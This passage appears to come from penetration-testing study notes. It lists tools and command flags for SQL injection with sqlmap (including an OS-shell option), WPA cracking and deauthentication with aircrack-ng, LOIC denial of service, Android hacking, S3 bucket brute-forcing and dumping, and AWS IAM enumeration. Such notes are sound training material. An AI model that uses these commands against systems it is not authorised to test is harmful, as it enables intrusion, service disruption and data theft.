- **sqlmap**: open-source pen test tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. You can use it to perform SQL injection on a target website using Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.
    - -u: specify the target URL
    - --cookie: specifies the HTTP cookie header value (in Console, document.cookie)
    - --dbs: enumerates DBMS databases.
    - -D: specifies the DBMS database to enumerate
    - --tables: enumerates DBMS database tables
    - --os-shell: prompt for an interactive OS shell




- Other SQL Injection Tools:
    - Mole

    - Blisqy
    - blind-sql-bitshifting
    - bsql
    - NoSQLMap
- **OWASP Zed Attack Proxy (ZAP)**: an integrated pen testing tool for finding vulnerabilities in web apps. Offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Can detect SQL Injection vulns.

- Other tools to detect SQL Injection:
    - Acunetix Web Vulnerability Scanner
    - Snort
    - Burp Suite
    - w3af
    - Netsparker Web Application Security Scanner

<u>Hacking Wireless Networks</u>

- **NetSurveyor**: an 802.11 (WiFi) network discovery tool that gathers information about nearby WAPs in real-time and displays it in useful ways.
- Other Wi-Fi Discovery Tools:
    - inSSIDer Plus
    - Wi-Fi Scanner
    - Acrylic Wi-Fi Home
    - WirelessMon
    - Ekahau HeatMapper



- **Aircrack-ng**: a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless network interface controller whose driver supports raw monitoring mode.


    - airmon-ng start wlan0: put the wireless interface in monitor mode
    - airmon-ng check kill: kill any interfering processes
    - airodump-ng wlan0mon: get a list of detected APs and connected clients
    - airodump-ng --bssid: MAC address of the target AP
    - airodump-ng -c: channel on which the target AP is configured
    - airodump-ng -w: name of the dump file prefix that contains the IVs
    - aireplay-ng -0: activates deauthenticate mode
    - aireplay-ng -a: sets AP MAC address
    - aireplay-ng -c: sets destination MAC
    - aircrack-ng -a: specifies the attack mode (-a2 would be WPA-PSK)
    - aircrack-ng -w: specifies the path to a wordlist
- **Wash**: a utility that can be used to identify WPS-enabled access points in the target wireless network. It enables you to check if the access point is in a locked/unlocked state
    - -i or --interface=<iface>: specifies the interface to capture the packets
- Other Wireless Traffic Analyzers:
    - AirMagnet WiFi Analyzer Pro
    - SteelCentral Packet Analyzer
    - Omnipeek Network Protocol Analyzer
    - CommView for Wi-Fi
    - Capsa Portable Network Analyzer
- **Fern Wifi Cracker**: a wireless security auditing and attack software program that is able to crack and recover WEP/WPA keys and run other network-based attacks.

- Other Wireless Cracking Tools:
    - Elcomsoft Wireless Security Auditor
    - Portable Penetrator


- WepCrackGui
- Pyrit
- WepAttack

Hacking Mobile Platforms


- **Low Orbit Ion Cannon (LOIC)**: an open-source network stress testing and DoS attack application. Performs DoS attacks on a target by flooding it with TCP / UDP packets.



- **Android Debug Bridge (ADB)**: a versatile command-line tool that lets you communicate with a device. It facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell to run several commands on the device.
- Other Android Hacking Tools:
  - NetCut
  - drozer
  - zANTI
  - Network Spoofer
  - DroidSheep
- **Sixo Online APK Analyzer**: allows you to analyze various details about Android APK files: https://www.sisik.eu/apk-tool.




- **AVC UnDroid**: an online Android analyzer that provides static analysis of Android apps: https://undroid.av-comparatives.org




- Other Online Android Analyzers:
  - SandDroid
  - Apktool
  - Apprisk Scanner

IoT and OT Hacking

- **Whois Domain Lookup**: to gather information on the target IoT and OT devices.
- Google Hacking
- **Shodan**: the world's first search engine for Internet-connected devices.



- **MQTT Explorer**: comprehensive MQTT client that provides a structured overview of your MQTT topics and simplifies working with devices / services on your broker.




Cloud Computing


- **lazys3**: a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. Ex. ruby lazys3.rb HackerOne
- **S3Scanner**: tool that finds the open S3 buckets and dumps their contents. It takes a list of bucket names to check as its input. The buckets found are output to a file.
    - python3 s3scanner.py sites.txt
    - python3 s3scanner.py --include-closed --out-file found.txt --dump names.txt
    - python3 s3scanner.py names.txt
    - python3 s3scanner.py --list names.txt
- Other S3 Bucket Enumeration Tools:
    - S3Inspector
    - S3-buckets-bruteforcer
    - Mass3
    - Bucket Finder
    - s3recon
- **AWS CLI**: a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.
    - aws iam list-users
    - aws iam list-attached-user-policies --user-name <username>
    - aws s3api list-buckets --query “Buckets[].Name”
    - aws iam list-user-policies
    - aws iam list-role-policies
    - aws iam list-group-policies
    - aws iam create-user

Cryptography

- **HashCalc**: enables you to compute multiple hashes, checksums, and HMACs for files, text, and hex strings. Supports: MD2, MD4, MD5, SHA1, SHA2 (SHA256, SHA384, SHA512), RIPEMD160 PANAMA, TIGER, CRC32, ADLER32, and the hash used in the peer-to-peer file sharing applications, eDonkey and eMule.



- **CryptoForge**: a file encryption software for personal and professional data security. Allows you protect sensitive files, folders, or email messages.



- **VeraCrypt**: software used for establishing and maintaining an on-the-fly encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved and decrypted just after it is loaded.